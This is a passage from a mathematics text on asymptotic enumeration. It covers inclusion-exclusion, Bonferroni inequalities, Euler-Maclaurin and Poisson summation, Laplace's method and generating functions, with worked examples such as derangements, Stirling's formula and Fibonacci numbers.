$$\begin{aligned} (2m)^{1/2} - (2m-1)^{1/2} &= (2m)^{1/2} \left\{ 1 - \left(1 - \frac{1}{2m} \right)^{1/2} \right\} \\ &= (2m)^{1/2} \left\{ 1 - \left(1 - \frac{1}{4m} + O(m^{-2}) \right) \right\} \\ &= (8m)^{-1/2} + O(m^{-3/2}) \ , \end{aligned} \tag{5.50}$$

so

$$\begin{aligned} \sum_{k=1}^{2\lfloor n/2 \rfloor} (-1)^k k^{1/2} &= \sum_{m=1}^{\lfloor n/2 \rfloor} (8m)^{-1/2} + O(1) \\ &= n^{1/2}/2 + O(1) \ . \end{aligned} \tag{5.51}$$

Hence

$$S_n = \begin{cases} n^{1/2}/2 + O(1) & \text{if } n \text{ is even} \ , \\ -n^{1/2}/2 + O(1) & \text{if } n \text{ is odd} \ . \end{cases} \tag{5.52}$$

■

In Example 5.5, the sums of the positive terms and of the negative terms can easily be estimated accurately (for example, by using the Euler-Maclaurin formula of the next section) to obtain (5.52). In other cases, though, the cancellation is too extensive for such an approach to work. This is especially true for sums arising from the principle of inclusion-exclusion.

Suppose that X is some set of objects and P is a set of properties. For $R \subseteq P$, let $N_=(R)$ be the number of objects in X that have exactly the properties in R and none of the properties in $P \setminus R$. We let $N_\geq(R)$ denote the number of objects in X that have all the properties in R and possibly some of those in $P \setminus R$. The principle of inclusion-exclusion says that

$$N_=(R) = \sum_{R \subseteq Q \subseteq P} (-1)^{|Q \setminus R|} N_\geq(Q) \ . \tag{5.53}$$

(This is a basic version of the principle. For more general results, proofs, and references, see [81, 173, 351].)

Example 5.6. *Derangements of n letters.* Let X be the set of permutations of n letters, and suppose that P_i, $1 \le i \le n$, is the property that the i-th letter is fixed by a permutation, and $P = \{P_1, \dots, P_n\}$. Then d_n, the number of derangements of n letters, equals $N_=(\phi)$, where ϕ is the empty set, and so by (5.53)

$$d_n = \sum_{Q \subseteq P} (-1)^{|Q|} N_\ge(Q) \ . \tag{5.54}$$

However, $N_\ge(Q)$ is just the number of permutations that leave all letters specified by Q fixed, and thus

$$\begin{aligned} d_n &= \sum_{Q \subseteq P} (-1)^{|Q|} (n - |Q|)! \\ &= \sum_{k=0}^{n} (-1)^k (n-k)! \binom{n}{k} = \sum_{k=0}^{n} (-1)^k \frac{n!}{k!} \ , \end{aligned} \tag{5.55}$$

which is Eq. (1.1). ■

The formula (1.1) for derangements is easy to use because the terms decrease rapidly. Moreover, this formula is exceptionally simple, largely because $N_\ge(Q)$ depends only on $|Q|$. In general, the inclusion-exclusion principle produces complicated sums that are hard to estimate. A frequently helpful tool is provided by the *Bonferroni inequalities* [81, 351]. One form of these inequalities is that for any integer $m \ge 0$,

$$N_=(R) \ge \sum_{\substack{Q \\ R \subseteq Q \subseteq P \\ |Q \setminus R| \le 2m}} (-1)^{|Q \setminus R|} N_\ge(Q) \tag{5.56}$$

and

$$N_=(R) \le \sum_{\substack{Q \\ R \subseteq Q \subseteq P \\ |Q \setminus R| \le 2m+1}} (-1)^{|Q \setminus R|} N_\ge(Q) \ . \tag{5.57}$$

Thus in general

$$\Big| N_=(R) - \sum_{\substack{Q \\ R \subseteq Q \subseteq P \\ |Q \setminus R| \le k}} (-1)^{|Q \setminus R|} N_\ge(Q) \Big| \le \sum_{\substack{Q \\ R \subseteq Q \subseteq P \\ |Q \setminus R| \le k+1}} N_\ge(Q) \ . \tag{5.58}$$

These inequalities are frequently applied for $n = |X|$ increasing. Typically one chooses k that increases much more slowly than n, so that the individual terms $N_\ge(Q)$ in (5.58) can be estimated asymptotically, as the interactions of the different properties counted by $N_\ge(Q)$ is not too complicated to estimate. Bender [33] presents some useful general principles to be used in such estimates (especially the asymptotically Poisson distribution that tends to occur when the method is successful). We present an adaptation of an example from [33].

Example 5.7. *Balls and cells.* Given n labeled cells and m labeled balls, let $a_h(m,n)$ be the number of ways to place the balls into cells so that exactly h of the cells are empty. We consider h fixed. Let X be the ways of placing the balls into the cells (n^m in total), and $P = \{P_1, \dots, P_n\}$, where P_i is the property that the i-th cell is empty. If $R = \{P_1, \dots, P_h\}$, then $a_h(m,n) = \binom{n}{h} N_=(R)$. Now

$$N_\geq(Q) = (n - |Q|)^m \ , \tag{5.59}$$

so

$$\begin{aligned} \sum_{\substack{Q \\ R \subseteq Q \subseteq P \\ |Q \setminus R| = t}} N_\geq(Q) &= \tbinom{n-h}{t}(n-h-t)^m \\ &= n^m e^{-mh/n}(ne^{-m/n})^t (t!)^{-1}(1 + O((t^2+1)mn^{-2} + (t^2+1)n^{-1})) \ , \end{aligned} \tag{5.60}$$

provided $t^2 \leq n$ and $mt^2n^{-2} \leq 1$, say. In the range $0 \leq t \leq \log n$, $n \log n \leq m \leq n^2(\log n)^{-3}$, we find that the right-hand side of (5.60) is

$$n^m e^{-mh/n}(ne^{-m/n})^t (t!)^{-1}(1 + O(mn^{-2}(\log n)^2)) \ .$$

We now apply (5.58) with $k = \lfloor \log n \rfloor$, and obtain

$$\begin{aligned} a_h(m,n) &= \tbinom{n}{h} N_=(R) \sim \tbinom{n}{h} n^m \exp(-mh/n - ne^{-m/n}) \\ &\sim n^m (h!)^{-1} (ne^{-m/n})^h \exp(-ne^{-m/n}) \end{aligned} \tag{5.61}$$

as $m, n \to \infty$, provided $n \log n \leq m \leq n^2(\log n)^{-3}$. Since $a_h(m,n)n^{-m}$ is the probability that there are exactly h empty cells, the relation (5.61) (which we have established only for fixed h) shows that this probability is asymptotically distributed like a Poisson random variable with parameter $n \exp(-m/n)$.

Many additional results on random distributions of balls into cells, and references to the extensive literature on this subject can be found in [241]. ■

Bonferroni inequalities include other methods for estimating $N_=(R)$ by linear combinations of the $N_\geq(Q)$. Recent approaches and references (phrased in probabilistic terms) can be found in [152]. For bivariate Bonferroni inequalities (where one asks for the probability that at least one of two sets of events occurs) see [153, 249].

The Chen-Stein method [75] is a powerful technique that is often used in place of the principle of inclusion-exclusion, especially in probabilistic literature. Recent references are [17, 27].

5.3. Euler-Maclaurin and Poisson summation formulas

Section 5.0 showed that sums can be successfully approximated by integrals if the summands are all small compared to the total sum and vary smoothly as functions of the summation index. The approximation (5.29), though crude, is useful in a wide variety of cases. Sometimes, though, more accurate approximations are needed. An obvious way is to improve the bound (5.29). If $g(x)$ is really smooth, we can expect that the difference

$$a_n - \int_n^{n+1} g(u)du$$

will vary in a regular way with n. This is indeed the case, and it is exploited by the Euler-Maclaurin summation formula. It can be found in many books, such as [63, 175, 297, 298]. There are many formulations, but they do not differ much.

Euler-Maclaurin summation formula. Suppose that $g(x)$ has $2m$ continuous derivatives in $[a,b]$, $a,b \in Z$. Then

$$\begin{aligned}\sum_{k=a}^{b} g(k) &= \int_a^b g(x)dx + \sum_{r=1}^{m} \frac{B_{2r}}{(2r)!}\left\{g^{(2r-1)}(b) - g^{(2r-1)}(a)\right\} \\ &\quad + \frac{1}{2}\{g(a)+g(b)\} + R_m \ ,\end{aligned} \tag{5.62}$$

where

$$R_m = -\int_a^b g^{(2m)}(x)\frac{B_{2m}(x-\lfloor x\rfloor)}{(2m)!}dx \ , \tag{5.63}$$

and so

$$|R_m| \le \int_a^b |g^{(2m)}(x)|\frac{|B_{2m}(x-\lfloor x\rfloor)|}{(2m)!}dx \ . \tag{5.64}$$

In the above formulas, the $B_n(x)$ denote the Bernoulli polynomials, defined by

$$\frac{ze^{xz}}{e^z-1} = \sum_{n=0}^{\infty} B_n(x)\frac{z^n}{n!} \ . \tag{5.65}$$

The B_n are the Bernoulli numbers, defined by

$$\frac{z}{e^z-1} = \sum_{n=0}^{\infty} B_n\frac{z^n}{n!} \ , \tag{5.66}$$

so that $B_n = B_n(0)$, and

$$\begin{aligned} B_0 &= 1 \ , \quad B_1 = -1/2 \ , \quad B_2 = 1/6 \ , \\ B_3 &= B_5 = B_7 = \cdots = 0 \ , \\ B_4 &= -1/30 \ , \quad B_6 = 1/42 \ , \quad B_8 = -1/30, \ \ldots \ . \end{aligned} \tag{5.67}$$

It is known that

$$|B_{2m}(x - \lfloor x \rfloor)| \le |B_{2m}| \ , \tag{5.68}$$

so we can simplify (5.64) to

$$|R_m| \le |B_{2m}|((2m)!)^{-1} \int_a^b |g^{(2m)}(x)| dx \ . \tag{5.69}$$

There are many applications of the Euler-Maclaurin formula. One of the most frequently cited ones is to estimate factorials.

Example 5.8. *Stirling's formula.* We transform the product in the definition of $n!$ into a sum by taking logarithms, and find that for $g(x) = \log x$ and $m = 1$ we have

$$\log n! = \sum_{k=1}^{n} \log k = \int_1^n (\log x) dx + \frac{1}{2} \log n + \frac{1}{2} B_2 \left\{ \frac{1}{n} - 1 \right\} + R_1 \ , \tag{5.70}$$

where

$$R_1 = \int_1^n \frac{B_2(x - \lfloor x \rfloor)}{2x^2} dx = C + O(n^{-1}) \tag{5.71}$$

for

$$C = \int_1^\infty \frac{B_2(x - \lfloor x \rfloor)}{2x^2} dx \ . \tag{5.72}$$

Therefore

$$\log n! = n \log n - n + \frac{1}{2} \log n + C + 13/12 + O(n^{-1}) \ , \tag{5.73}$$

which gives

$$n! \sim C' n^{1/2} n^n e^{-n} \quad \text{as} \quad n \to \infty \ . \tag{5.74}$$

To obtain Stirling's formula (4.1), we need to show that $C' = (2\pi)^{1/2}$. This can be done in several ways (cf. [63]). In Examples 12.1, 12.4, and 12.5 we will see other methods of deriving (4.1). ■

There is no requirement that the function $g(x)$ in the Euler-Maclaurin formula be positive. That was not even needed for the crude approximation of a sum by an integral given in Section 5.0. The function $g(x)$ can even take complex values. (After all, Eq. (5.62) is an identity!) However, in most applications this formula is used to derive an asymptotic estimate with a small error term. For that, some high order derivatives have to be small, which means that $g(x)$ cannot change sign too rapidly. In particular, the Euler-Maclaurin formula usually is not very useful when the $g(k)$ alternate in sign. In those cases one can sometimes use

the differencing trick (cf. Example 5.5) and apply the Euler-Maclaurin formula to $h(k) = g(2k) + g(2k+1)$. There is also Boole's summation formula for alternating sums that can be applied. (See Chapter 2, §3 and Chapter 6, §6 of [298], for example.) Generalizations to other periodic patterns in the coefficients have been derived by Berndt and Schoenfeld [47].

The bounds for the error term R_m in the Euler-Maclaurin formula that were stated above can often be improved by using special properties of the function $g(x)$. For example, when $g(x)$ is analytic in x, there are contour integrals for R_m that sometimes give good estimates (cf. [315]).

The Poisson summation formula states that

$$\sum_{n=-\infty}^{\infty} f(n+a) = \sum_{m=-\infty}^{\infty} \exp(2\pi i m a) \int_{-\infty}^{\infty} f(y) \exp(-2\pi i m y) dy \tag{5.75}$$

for "nice" functions $f(x)$. The functions for which (5.75) holds include all continuous $f(x)$ for which $\int |f(x)| dx < \infty$, which are of bounded variation, and for which $\sum_n f(n+a)$ converges for all a. For weaker conditions that ensure validity of (5.75), we refer to [63, 365]. The Poisson summation formula often converts a slowly convergent sum into a rapidly convergent one. Generally it is not as widely applicable as the Euler-Maclaurin formula as it requires extreme regularity for the Fourier coefficients to decrease rapidly. On the other hand, it can be applied in some situations that are not covered by the Euler-Maclaurin formula, including some where the coefficients vary in sign.

Example 5.9. *Sum of* $\exp(-\alpha k^2)$. We consider again the function $h(\alpha)$ of Example 5.3. We let $f(x) = \exp(-\alpha x^2)$, $a = 0$. Eq. (5.15) then gives

$$h(\alpha) = \sum_{n=-\infty}^{\infty} \exp(-\alpha n^2) = (\pi/\alpha)^{1/2} \sum_{m=-\infty}^{\infty} \exp(-\pi^2 m^2/\alpha) \ . \tag{5.76}$$

This is an identity, and the sum on the right-hand side above converges rapidly for small α. Many applications require the evaluation of the sum on the left in which α tends to 0. Eq. (5.76) offers a method of converting a slowly convergent sum into a tractable one, whose asymptotic behavior is explicit. ■

5.4. Bootstrapping and other basic methods

Bootstrapping is a useful technique that uses asymptotic information to obtain improved estimates. Usually we start with some rough bounds, and by combining them with the relations defining the function or sequence that we are studying, we obtain better bounds.

Example 5.10. *Approximation of Bell numbers.* Example 5.4 obtained the asymptotics of the Bell numbers B_n, but only in terms of w, the solution to Eq. (5.41). We now show how to obtain asymptotic expansions for w. As n increases, so does w. Therefore $\log(w+1)$ also increases, and so $w < n$ for large n. Thus

$$n = w\log(w+1) < w\log(n+1) \ ,$$

and so

$$n(\log(n+1))^{-1} < w < n \ . \tag{5.77}$$

Therefore

$$\log(w+1) = \log n + O(\log\log n) \ , \tag{5.78}$$

and so

$$w = \frac{n}{\log(w+1)} = \frac{n}{\log n} + O\left(\frac{n\log\log n}{(\log n)^2}\right) \ . \tag{5.79}$$

To go further, note that by (5.79),

$$\begin{aligned} \log(w+1) &= \log\left(\frac{n}{\log n}\left(1 + O\left(\frac{\log\log n}{\log n}\right)\right)\right) \\ &= \log n - \log\log n + O((\log\log n)(\log n)^{-1}) \ , \end{aligned} \tag{5.80}$$

and so by applying this estimate in Eq. (5.41), we obtain

$$w = \frac{n}{\log n} + \frac{n\log\log n}{(\log n)^2} + \frac{n(\log\log n)^2}{(\log n)^3} + O\left(\frac{n\log\log n}{(\log n)^3}\right) \ . \tag{5.81}$$

This procedure can be iterated indefinitely to obtain expansions for w with error terms $O(n(\log n)^{-\alpha})$ for as large a value of α as desired. ■

In the above example, w can also be estimated by other methods, such as the Lagrange-Bürmann inversion formula (cf. Example 6.7). However, the bootstrapping method is much more widely applicable and easy to apply. It will be used several times later in this chapter.

5.5. Estimation of integrals

In some of the examples in the preceding sections integrals were used to approximate sums. The integrals themselves were always easy to evaluate. That is true in most asymptotic enumeration problems, but there do occur situations where the integrals are more complicated. Often the hard integrals are of the form

$$f(x) = \int_\alpha^\beta g(t)\exp(xh(t))dt \ , \tag{5.82}$$

and it is necessary to estimate the behavior of $f(x)$ as $x \to \infty$, with the functions $g(t)$, $h(t)$ and the limits of integration α and β held fixed. There is a substantial theory of such integrals, and good references are [54, 63, 100, 315]. The basic technique is usually referred to as Laplace's method, and consists of approximating the integrand by simpler functions near its maxima. This approach is similar to the one that is discussed at length in Section 5.1 for estimating sums. The contributions of the approximations are then evaluated, and it is shown that the remaining ranges of integration, away from the maxima, contribute a negligible amount. By breaking up the interval of integration we can write the integral (5.82) as a sum of several integrals of the same type, with the property that there is a unique maximum of the integrand and that it occurs at one of the endpoints. When $\alpha > 0$, the maximum of the integrand occurs for large x at the maximum of $h(t)$ (except in rare cases where $g(t) = 0$ for that t for which $h(t)$ is maximized). Suppose that the maximum occurs at $t = \alpha > 0$. It often happens that

$$h(t) = h(\alpha) - c(t-\alpha)^2 + O(|t-\alpha|^3) \tag{5.83}$$

for $\alpha \le t \le \beta$ and $c = -h''(\alpha)/2 > 0$, and then one obtains the approximation

$$f(x) \sim g(\alpha) \exp(xh(\alpha))[-\pi/(4xh''(\alpha))]^{1/2} \quad \text{as} \quad x \to \infty \ , \tag{5.84}$$

provided $g(\alpha) \neq 0$. For precise statements of even more general and rigorous results, see for example Chapter 3, §7 of [315]. Those results cover functions $h(t)$ that behave near $t = \alpha$ like $h(\alpha) - c(t-\alpha)^\mu$ for any $\mu > 0$.

When the integral is highly oscillatory, as happens when $h(t) = iu(t)$ for a real-valued function $u(t)$, still other techniques (such as the stationary phase method), are used. We will not present them here, and refer to [54, 63, 100, 315] for descriptions and applications. In Section 12.1 we will discuss the saddle point method, which is related to both Laplace's method and the stationary phase method.

Laplace integrals

$$F(x) = \int_0^\infty f(t) \exp(-xt) dt \tag{5.85}$$

can often be approximated by integration by parts. We have (under suitable conditions on $f(t)$)

$$\begin{aligned} F(x) &= x^{-1} f(0) + x^{-1} \int_0^\infty f'(t) \exp(-xt) dt \\ &= x^{-1} f(0) + x^{-2} f'(0) + x^{-2} \int_0^\infty f''(t) \exp(-xt) dt \ , \end{aligned} \tag{5.86}$$

and so on. There are general results, usually associated with the name of Watson's Lemma, for deriving such expansions. For references, see [100, 315].

6. Generating functions

6.1. A brief overview

Generating functions are a wonderfully powerful and versatile tool, and most asymptotic estimates are derived from them. The most common ones in combinatorial enumeration are the ordinary and exponential generating functions. If $a_0, a_1, \ldots$, is any sequence of real or complex numbers, the *ordinary generating function* is

$$f(z) = \sum_{n=0}^{\infty} a_n z^n \ , \tag{6.1}$$

while the *exponential generating function* is

$$f(z) = \sum_{n=0}^{\infty} \frac{a_n z^n}{n!} \ . \tag{6.2}$$

Doubly-indexed arrays, for example $a_{n,k}$, $0 \le n < \infty$, $0 \le k \le n$, are encoded as two-variable generating functions. Depending on the array, sometimes one uses

$$f(x,y) = \sum_{n=0}^{\infty} \sum_{k=0}^{n} a_{n,k} x^k y^n \ , \tag{6.3}$$

and sometimes other forms that might even mix ordinary and exponential types, as in

$$f(x,y) = \sum_{n=0}^{\infty} \frac{y^n}{n!} \sum_{k=0}^{n} a_{n,k} x^k \ . \tag{6.4}$$

For example, the Stirling numbers of the first kind, $s(n,k)$ ($(-1)^{n+k} s(n,k)$ is the number of permutations on n letters with k cycles) have the generating function (see pp. 50, 212–213, and 234–235 in [81])

$$1 + \sum_{n=1}^{\infty} \frac{y^n}{n!} \sum_{k=1}^{n} s(n,k) x^k = (1+y)^x \ . \tag{6.5}$$

In general, a generating function is just a formal power series, and questions of convergence do not arise in the definition. However, some of the main applications of generating functions in asymptotic enumeration do rely on analyticity or other convergence properties of those functions, and there the domain of convergence is important.

A generating function is just another form for the sequence that defines it. There are many reasons for using it. One is that even for complicated sequences, generating functions are

frequently simple. This might not be obvious for the partition function $p(n)$, which has the ordinary generating function

$$f(z) = \sum_{n=0}^{\infty} p(n) z^n = \prod_{k=1}^{\infty} (1 - z^k)^{-1} \ . \tag{6.6}$$

The sequence $p(n)$, which is complicated, is encoded here as an infinite product. The terms in the product are simple and vary in a regular way with the index, but it is not clear at first what is gained by this representation. In other cases, though, the advantages of generating functions are clearer. For example, the exponential generating function for derangements (Eq. (1.1) and Example 5.6) is

$$\begin{aligned} f(z) &= \sum_{n=0}^{\infty} \frac{d_n}{n!} z^n = \sum_{n=0}^{\infty} \frac{z^n}{n!} \sum_{n=0}^{n} (-1)^k \frac{n!}{k!} \\ &= \sum_{k=0}^{\infty} \frac{(-1)^k}{k!} \sum_{n=k}^{\infty} z^n = \frac{e^{-z}}{1-z} \ , \end{aligned} \tag{6.7}$$

which is extremely compact.

Reasons for using generating functions go far beyond simplicity. The one that matters most for this chapter in that generating functions can be used to obtain information about the asymptotic behavior of sequences they encode, information that often cannot be obtained in any other way, or not as easily. Methods such as those of Section 10.2 can be used to obtain immediately from Eq. (6.7) the asymptotic estimate $d_n \sim e^{-1} n!$ as $n \to \infty$. This estimate can also be derived easily by elementary methods from Eq. (1.1), so here the generating function is not essential. In other cases, though, such as that of the partition function $p(n)$, all the sharp estimates, such as that of Hardy and Ramanujan given in (1.5), are derived by exploiting the properties of the generating function. If there is any main theme to this chapter, it is that generating functions are usually the easiest, most versatile, and most powerful way to study asymptotic behavior of sequences. Especially when the generating function is analytic, its behavior at the dominant singularities (a term that will be defined in Section 10) determines the asymptotics of the sequence. When the generating function is simple, and often even when it is not simple, the contribution of the dominant singularity can often be determined easily, although the sequence itself is complicated.

There are many applications of generating functions, some related to asymptotic questions. Averages can often be studied using generating functions. Suppose, for example, that $a_{n,k}$, $0 \le k \le n$, $0 \le n < \infty$, is the number of objects in some class of size n, which have weight k

(for some definition of size and weight), and that we know, either explicitly or implicitly, the generating function $f(x,y)$ of $a_{n,k}$ given by (6.4). Then

$$g(y) = f(1,y) = \sum_{n=0}^{\infty} \frac{y^n}{n!} \sum_{k=0}^{n} a_{n,k} \tag{6.8}$$

is the exponential generating function of the number of objects of size n, while

$$h(y) = \frac{\partial}{\partial x} f(x,y)\Big|_{x=1} = \sum_{n=0}^{\infty} \frac{y^n}{n!} \sum_{k=0}^{n} k a_{n.k} \tag{6.9}$$

is the exponential generating function of the sum of the weights of objects of size n. Therefore the average weight of an object of size n is

$$\frac{[y^n]h(y)}{[y^n]g(y)} \ . \tag{6.10}$$

The wide applicability and power of generating functions come primarily from the structured way in which most enumeration problems arise. Usually the class of objects to be counted is derived from simpler objects through basic composition rules. When the generating functions are chosen to reflect appropriately the classes of objects and composition rules, the final generating function is derivable in a simple way from those of the basic objects. Suppose, for example, that each object of size n in class C can be decomposed uniquely into a pair of objects of sizes k and $n-k$ (for some k) from classes A and B, and each pair corresponds to an object in C. Then c_n, the number of objects of size n in C, is given by the convolution

$$c_n = \sum_{k=0}^{n} a_k b_{n-k} \ , \tag{6.11}$$

(where a_k is the number of objects of size k in A, etc.). Hence if $A(z) = \sum a_n z^n$, $B(z) = \sum b_n z^n$, $C(z) = \sum c_n z^n$ are the ordinary generating functions, then

$$C(z) = A(z)B(z) \ . \tag{6.12}$$

Thus ordered pairing of objects corresponds to multiplication of ordinary generating functions. If $A(z) = \sum a_n z^n$ and

$$b_n = \sum_{k=0}^{n} a_k \ ,$$

then $B(z) = \sum b_n z^n$ is given by

$$B(z) = \frac{A(z)}{1-z} \ , \tag{6.13}$$

so that the ordinary generating function of cumulative sums of coefficients is obtained by dividing by $1 - z$. There are many more such general correspondences between operations on combinatorial objects and on the corresponding generating functions. They are present, implicitly or explicitly, in most books that cover combinatorial enumeration, such as [81, 173, 351, 377]. The most systematic approach to developing and using general rules of this type has been carried out by Flajolet and his collaborators [139]. They develop ways to see immediately (cf. [134]) that if we consider mappings of a set of n labeled elements to itself, so that all n^n distinct mappings are considered equally likely, then the generating function for the longest path length is given by

$$f(z) = \sum_{k=0}^{\infty} \left(\frac{1}{1 - t(z)} - e^{v_k(z)} \right) , \tag{6.14}$$

where

$$v_k(z) = t_{k-1}(z) + \frac{1}{2} t_{k-2}(z)^2 + \cdots + \frac{1}{k} t_0(k)^k , \tag{6.15}$$

with

$$t_0(z) = z , \quad t_{h+1}(z) = z \exp(t_h(z)) , \tag{6.16}$$

and $t(z) = \lim_{h \to \infty} t_h(z)$ (in the sense of formal power series, so convergence is that of coefficients). Furthermore, as is mentioned in Section 17, many of these rules for composition of objects and generating functions can be implemented algorithmically, automating some of the chores of applying them.

We illustrate some of the basic generating function techniques by deriving the generating function for rooted labeled trees, which will occur later in Examples 6.6 and 10.8. (The rooted unlabeled trees, with generating function given by (1.8), are harder.)

Example 6.1. *Rooted labeled trees.* Let t_n be the number of rooted labeled trees on n vertices, so that $t_1 = 1$, $t_2 = 2$, $t_3 = 9$. (It will be shown in Example 6.6 that $t_n = n^{n-1}$.) Let

$$t(z) = \sum_{n=1}^{\infty} t_n \frac{z^n}{n!} \tag{6.17}$$

be the exponential generating function. If we remove the root of a rooted labeled tree with n vertices, we are left with $k \geq 0$ rooted labeled trees that contain a total of $n - 1$ vertices. The total number of ways of arranging an ordered selection of k rooted trees with a total of $n - 1$ vertices is

$$[z^{n-1}] t(z)^k .$$

Since the order of the trees does not matter, we have

$$\frac{1}{k!}[z^{n-1}]t(z)^k$$

different trees of size n that have exactly k subtrees, and so

$$\begin{aligned} t_n &= \sum_{k=0}^{\infty} \frac{1}{k!}[z^{n-1}]t(z)^k \\ &= [z^{n-1}]\sum_{k=0}^{\infty} t(z)^k/k! \;=\; [z^n]z\exp(t(z)) \;, \end{aligned} \tag{6.18}$$

which gives

$$t(z) = z\exp(t(z)) \;. \tag{6.19}$$

As an aside, the function $t_h(z)$ of Eq (6.16) is the exponential generating function of rooted labeled trees of height $\leq h$. ■

The key to the successful use of generating functions is to use a generating function that is of the appropriate form for the problem at hand. There is no simple rule that describes what generating function to use, and sometimes two are used simultaneously. In combinatorics and analysis of algorithms, the most useful forms are the ordinary and exponential generating functions, which reflects how the classes of objects that are studied are constructed. Sometimes other forms are used, such as the double exponential form

$$f(z) = \sum_{n=0}^{\infty} \frac{a_n z^n}{(n!)^2} \tag{6.20}$$

that occurs in Section 7, or the Newton series

$$f(z) = \sum_{n=0}^{\infty} a_n z(z-1)\cdots(z-n+1) \;. \tag{6.21}$$

Also frequently encountered are various q-analog generating functions, such as the Eulerian

$$f(z) = \sum_{n=1}^{\infty} \frac{a_n z^n}{(1-q)(1-q^2)\cdots(1-q^n)} \;. \tag{6.22}$$

In multiplicative number theory, the most common are Dirichlet series

$$f(z) = \sum_{n=1}^{\infty} a_n n^{-z} \;, \tag{6.23}$$

which reflect the multiplicative structure of the integers. If a_n is a multiplicative function (so that $a_{mn} = a_m a_n$ for all relatively prime positive integers m and n) then the function (6.23)

has an Euler product representation

$$f(z) = \prod_p (1 + a_p p^{-z} + a_{p^2} p^{-2z} + \cdots) \ , \tag{6.24}$$

where p runs over the primes. This allows new tools to be used to study $f(z)$ and through it a_n. Additive problems in combinatories and number theory often are handled using functions such as functions such as

$$f(z) = \sum_{n=1}^{\infty} z^{a_k} \ , \tag{6.25}$$

where $0 \le a_1 < a_2 < \cdots$ is a sequence of integers. Addition of two such sequences then corresponds to a multiplication of the generating functions of the form (6.25).

We next mention the "snake oil method." This is the name given by Wilf [377] to the use of generating functions for proving identities, and comes from the surprising power of this technique. The typical application is to evaluation of sequences given by sums of the type

$$a_n = \sum_k b_{n,k} \ . \tag{6.26}$$

The standard procedure is to form a generating function of the a_n and manipulate it through interchanges of summation and other tricks to obtain the final answer. The generating function can be ordinary, exponential, or (less commonly) of another type, depending on what gives the best results. We show a simple application of this principle that exhibits the main features of the method.

Example 6.2. *A binomial coefficient sum* [377]. Let

$$a_n = \sum_{k=0}^{n} \binom{n+k}{2k} 2^{n-k} \ , \quad n \ge 0 \ . \tag{6.27}$$

We define $A(z)$ to be the ordinary generating function of a_n. We find that

$$\begin{aligned} A(z) &= \sum_{n=0}^{\infty} a_n z^n = \sum_{n=0}^{\infty} z^n \sum_{k=0}^{n} \binom{n+k}{2k} 2^{n-k} \\ &= \sum_{k=0}^{\infty} 2^{-k} \sum_{n=k}^{\infty} 2^n z^n \binom{n+k}{2k} = \sum_{k=0}^{\infty} 2^{-k} (2z)^{-k} \sum_{n=0}^{\infty} \binom{n+k}{2k} (2z)^{n+k} \\ &= \sum_{k=0}^{\infty} 2^{-k} (2z)^{-k} \frac{(2z)^{2k}}{(1-2z)^{2k+1}} = \frac{1}{1-2z} \sum_{k=0}^{\infty} \left(\frac{z}{1-2z} \right)^k \\ &= \frac{1-2z}{(1-4z)(1-z)} = \frac{2}{3(1-4z)} + \frac{1}{3(1-z)} \ . \end{aligned} \tag{6.28}$$

Therefore we immediately find the explicit form

$$a_n = (2^{2n+1} + 1)/3 \quad \text{for} \quad n \geq 0 \ . \tag{6.29}$$

■

We next present some additional examples of how generating functions are derived. We start by considering linear recurrences with constant coefficients.

The first step in solving a linear recurrence is to obtain its generating function. Suppose that a sequence $a_0, a_1, a_2, \ldots$ satisfies the recurrence

$$a_n = \sum_{i=1}^{d} c_i a_{n-i}, \quad n \geq d \ . \tag{6.30}$$

Then

$$\begin{aligned} f(z) &= \sum_{n=0}^{\infty} a_n z^n = \sum_{n=0}^{d-1} a_n z^n + \sum_{n=d}^{\infty} z^n \sum_{i=1}^{d} c_i a_{n-i} \\ &= \sum_{n=0}^{d-1} a_n z^n + \sum_{i=1}^{d} c_i z^i \sum_{n=d}^{\infty} a_{n-i} z^{n-i} \\ &= \sum_{n=0}^{d-1} a_n z^n + \sum_{i=1}^{d} c_i z^i \left(f(z) - \sum_{n=0}^{d-i-1} a_n z^n \right) \ , \end{aligned} \tag{6.31}$$

and so

$$f(z) = \frac{g(z)}{1 - \sum_{i=1}^{d} c_i z^i} \ , \tag{6.32}$$

where

$$g(z) = \sum_{n=0}^{d-1} a_n z^n - \sum_{i=1}^{d} c_i z^i \sum_{n=0}^{d-i-1} a_n z^n \tag{6.33}$$

is a polynomial of degree $\leq d-1$. Eq. (6.32) is the fundamental relation in the study of linear recurrences, and $1 - \sum c_i z^i$ is called the *characteristic polynomial* of the recursion.

Example 6.3. *Fibonacci numbers.* We let $F_0 = 0$, $F_1 = 1$, $F_n = F_{n-1} + F_{n-2}$ for $n \geq 2$, and

$$F(z) = \sum_{n=0}^{\infty} F_n z^n \ .$$

Then by (6.32) and (6.33),

$$F(z) = \frac{z}{1 - z - z^2} \ . \qquad \blacksquare \tag{6.34}$$

Often there is no obvious recurrence for the sequence a_n being studied, but there is one involving some other auxiliary function. Usually if one can obtain at least as many recurrences as there are sequences, one can obtain their generating functions by methods similar to those used for a single sequence. The main additional complexity comes from the need to solve a system of linear equations with polynomial coefficients. We illustrate this with the following example.

Example 6.4. *Sequences with forbidden subwords.* Let $A = a_1 a_2 \cdots a_k$ be a binary string of length k. Define $f_A(n)$ to be the number of binary strings of length n that do not contain A as a subword of k adjacent characters. (Subsequences do not count, so that if $A = 1110$, then A is contained in 1101110010, but not in 101101.) We introduce the correlation polynomial $C_A(z)$ of A:

$$C_A(z) = \sum_{j=0}^{k-1} c_A(j) z^j \ , \tag{6.35}$$

where $c_A(0) = 1$ and for $1 \leq j \leq k-1$,

$$c_A(j) = \begin{cases} 1 & \text{if } \ a_1 a_2 \cdots a_{k-j} = a_{j+1} a_{j+2} \cdots a_k \ , \\ 0 & \text{otherwise .} \end{cases} \tag{6.36}$$

As examples, we note that if $A = 1000$, then $C_A(z) = 1$, whereas $C_A(z) = 1 + z + z^2 + z^3$ if $A = 1111$. The generating function

$$F_A(z) = \sum_{n=0}^{\infty} f_A(n) z^n \tag{6.37}$$

then satisfies

$$F_A(z) = \frac{C_A(z)}{z^k + (1-2z) C_A(z)} \ . \tag{6.38}$$

To prove this, define $g_A(n)$ to be the number of binary sequences $b_1 b_2 \cdots b_n$ of length n such that $b_1 b_2 \cdots b_k = A$, but such that $b_j b_{j+1} \cdots b_{j+k-1} \neq A$ for any j with $2 \leq j \leq n-k+1$; i.e., sequences that start with A but do not contain it any place else. We then have $g_A(n) = 0$ for $n < k$, and $g_A(k) = 1$. We also define

$$G_A(z) = \sum_{n=0}^{\infty} g_A(n) z^n \ . \tag{6.39}$$

We next obtain a relation between $G_A(z)$ and $F_A(z)$ that will enable us to determine both.

